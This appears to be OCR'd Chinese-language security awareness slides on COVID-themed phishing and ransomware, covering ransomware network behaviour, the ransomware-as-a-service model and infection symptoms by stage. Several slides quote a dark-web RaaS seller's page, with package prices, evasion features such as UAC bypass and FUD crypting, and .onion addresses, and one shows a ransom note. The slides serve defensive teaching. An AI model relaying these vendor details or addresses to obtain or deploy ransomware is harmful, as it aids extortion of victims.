
WHO, Covid-19
多數為英文，少數是本地文字

Social Engineering

Victims
疫情越嚴重，多國受害越深

- 這些偽冒WHO肺炎疫情電郵(Corona-Virus-19, 或 Covid-19)電郵多半使用「英文撰寫內容」
- 資安高風險群屬於: 醫院、外商、金融機構、貿易商、研究學者、大專院校、技術人員、高階主管等等。
- 目前已經有跡象顯示，這些偽冒電郵有本地化語言的趨勢，開始出現韓文、簡體中文、與繁體中文的電郵。

典型加密勒索的網路封包行為



內部橫向網路擴散 40%

此種勒索攻擊，明顯會產生內網橫向擴散，主要透過SMB/RDP協定通訊，多半是擴大感染或網路分享加密，這種情況經常發生。

暗網或C&C主機通訊 30%

此種勒索攻擊，會對外部(暗網或C&C主機)有網路連線，其網路行為，與一般使用者通訊行為，有很大差異，可以被識別出來。

異常電郵或HTTP/HTTPS 20%

某些加密勒索程式，對外連線通訊使用外部電郵主機(非屬公司主機)或是有異常罕見DNS與HTTP/HTTPS通訊出現，這也是容易被察覺的異常網路行為。

沒有網路通訊 10%

此種勒索攻擊，既不會內網橫向擴散，也不會對外部(暗網或C&C主機)有網路連線，因此不會有網路行為，這種情況並不多見。

感染症狀與網路情境

加密勒索攻擊，會有2個共同的關鍵情況，感染與加密 !!

RaaS, 加密勒索成為雲端服務

發展加密勒索工具包 (RK, Ransom Kit)

- Ransomware author(s) create a RaaS kit for a cybercrime group.

在暗網促銷 RK 工具包

- The group promotes the RaaS kit on the Dark Web and other platforms.

在暗網進行RK 銷售交易

- Buyer purchases the RaaS kit.

將 RK 散佈到真實網際網路環境


- The buyer distributes the ransomware either on their own or with the help of a dedicated distribution service.

建立雲端支付贖金平台

- If successful, the victims are infected and pay ransom.

參考資料: https://blog.emsisoft.com/en/29220/ransomware-as-a-service/, 2019

RaaS, Ransomware as a Service



RANI N - Better & Cheapest FUD Ransomware + Darknet C&C + NO Fees

BUY - **FAQ** - **REVIEWS** - **SCREENS** - **CONTACT**

We provide an already configured and compiled FUD Ransomware + Decrypter
We are the only that provide a FREE Anonymous C&C Dashboard via Onion to manage your Clients
We also provide additional FREE Customizations and take NO FEES from your Clients

DISCLAIMER: Our Products are for EDUCATIONAL PURPOSES ONLY.
Don't use them for illegal activities. You are the only responsable for your actions!
Our Products/Services are sold with NO WARRANTY and AS ARE.

****** THE ONLY ORIGINAL ONE: ranionjgot5cud3p.onion ******


Version: ***1.10***

-= NEWS =-

- 2019/01 : RANION v1.10 released
- 2018/04 : RANION v1.09 released
- 2018/01 : RANION v1.08 released

參考資料: http://ranionjgot5cud3p.onion/index.html, 2019

RaaS, Ransomware as a Service




-= CHOOSE YOUR PACKAGE =-

[PACKAGE #1] - 12 MONTHS C&C Dashboard (RaaS) - Price: 900 USD

- C# FUD Ransomware (AES 256 Encryption with a 64 chars long uncrackable key)
- C# Decrypter
- Stub Size: 250kb (unique exe for each buyer)
- Stub #: 2 FUD exes (the second one after 6 months)
- Platform: Windows (both x86 and x64)
- Duration: 12 Months access to Darknet C&C Dashboard (to receive the AES keys from Clients)
- Fees: We take NO FEES from your Clients
- Features: Delayed Start, Delayed Encryption, Mutex, Task Manager/Registry Editor Disabler, UAC Bypass, Desktop Wallpaper Changer
- IP Tracking: Yes
- Offline Encryption: Yes
- Support: Yes
- Real-Time Client Manager: Yes
- Paid Add-On (Dropper): Execute your own exe (backdoor, implant, etc.) (FREE)
- Paid Add-On (Clone): A fresh FUD RANION copy with the same setup information (+90 USD)
- Paid Add-On (Crypter): Additional Crypter/Obfuscator + unique onion address (+90 USD)
- Paid Add-On (Unkillable Process): Unkillable Process aka BSOD (+90 USD)
- Free Add-On: optional file types to encrypt (for all encrypted file types see FAQ)
- Free Add-On: optional Client's sub-banner in your language (already present en, ru, de, fr, es, it, nl, fas, za)

參考資料: http://ranionjgot5cud3p.onion/index.html, 2019

RaaS, Ransomware as a Service




-= PACKAGES COMPARISON =-

	Package #3	Package #2	Package #1	Package #ELITE
Subscription	1 Month	6 Months	12 Months	12 Months
Darknet C&C Dashboard	Yes	Yes	Yes	Yes
Features: Delayed Start, Delayed Encryption, Mutex, Task Manager/Registry Editor Disabler, UAC Bypass, Desktop Wallpaper Changer	Yes	Yes	Yes	Yes
Offline Encryption	No	Yes	Yes	Yes
Support	No	Yes	Yes	Yes
Real-Time Client Manager	No	Yes	Yes	Yes
Dropper	No	Buy	Yes	Yes
Clone	No	Buy	Buy	Yes
FUD+Obfuscator	Buy	Buy	Buy	Yes
Unkillable Process	No	Buy	Buy	Yes
FUD Stub #	1	1	2	**12**
Price	120 USD	490 USD	900 USD	1900 USD

參考資料: http://ranionjgot5cud3p.onion/index.html, 2019

RaaS, Ransomware as a Service



We are the only that provide a FREE Anonymous C&C Dashboard via Onion to manage your Clients
We also provide additional FREE Customizations and take NO FEES from your Clients

DISCLAIMER: Our Products are for EDUCATIONAL PURPOSES ONLY.
Don't use them for illegal activities. You are the only responsable for your actions!
Our Products/Services are sold with NO WARRANTY and AS ARE.

****** THE ONLY ORIGINAL ONE: ranionjgot5cud3p.onion ******

Version: ***1.10***

-= REVIEWS =-

You can Trust us! See our Reviews and/or Contact us :-)

* Review on Bleeping Computer:	http://www.bleepingcomputer.com/
* Reviews on OnionDir:	http://auutwvpt2zktxwng.onion/
* Verified Seller on KickAss Forum:	http://kickassugvgoftuk.onion/
* Verified Seller on 0day Forum:	http://qzbkwswfv5k2oj5d.onion/

参考資料: http://ranionjgot5cud3p.onion/index.html, 2019

加密勒索攻擊的主要症狀

症狀與階段

不同症狀與階段，會隨著攻擊者的步驟安排與攻擊策略不同，期症狀可能會減少或明顯出現。透過觀察網路通訊，與其他系統工具，可以在最後階段前，防止最後的影響衝擊。但是，定期檔案備份(資料庫備份)，明顯能夠減輕被害人的資料損失。

早期症狀 (潛入階段)


1.Downloader後，出現「執行」的提示畫面, 例如 啟用內容(巨集), 偽冒下載更新(Fake Update), 或是UAC (使用者授權)等等畫面。
2.進行異常 TOR, HTTP,HTTPS, SMTP,FTP,RDP, SMB,等背景通訊。

中期症狀 (加密階段)

1.出現異常桌面或檔案圖示。
2.寫入位元與讀取位元相同，並且持續增加(須排除3種正常程式類型)。
3.突然出現光碟寫入訊息。

末期症狀 (勒索階段)

1.桌面出現勒索訊息文字。
2.電腦開機, 跳出勒索畫面。



Lycorisradiata

Payment will be raised on
05/17/2017 22:09:55
Time Left
01:22:54:52

Your files will be lost on
05/21/2017 22:09:55
Time Left
05:22:54:52

Ooops,your files have been encrypted!

付款方法
我们支持扫二维码支付
请点击（Check Payment）按钮然后截图扫码支付
我们有QQ支付、微信支付、支付宝支付
要注意：付款金额不能低于在窗口上显示的金额。
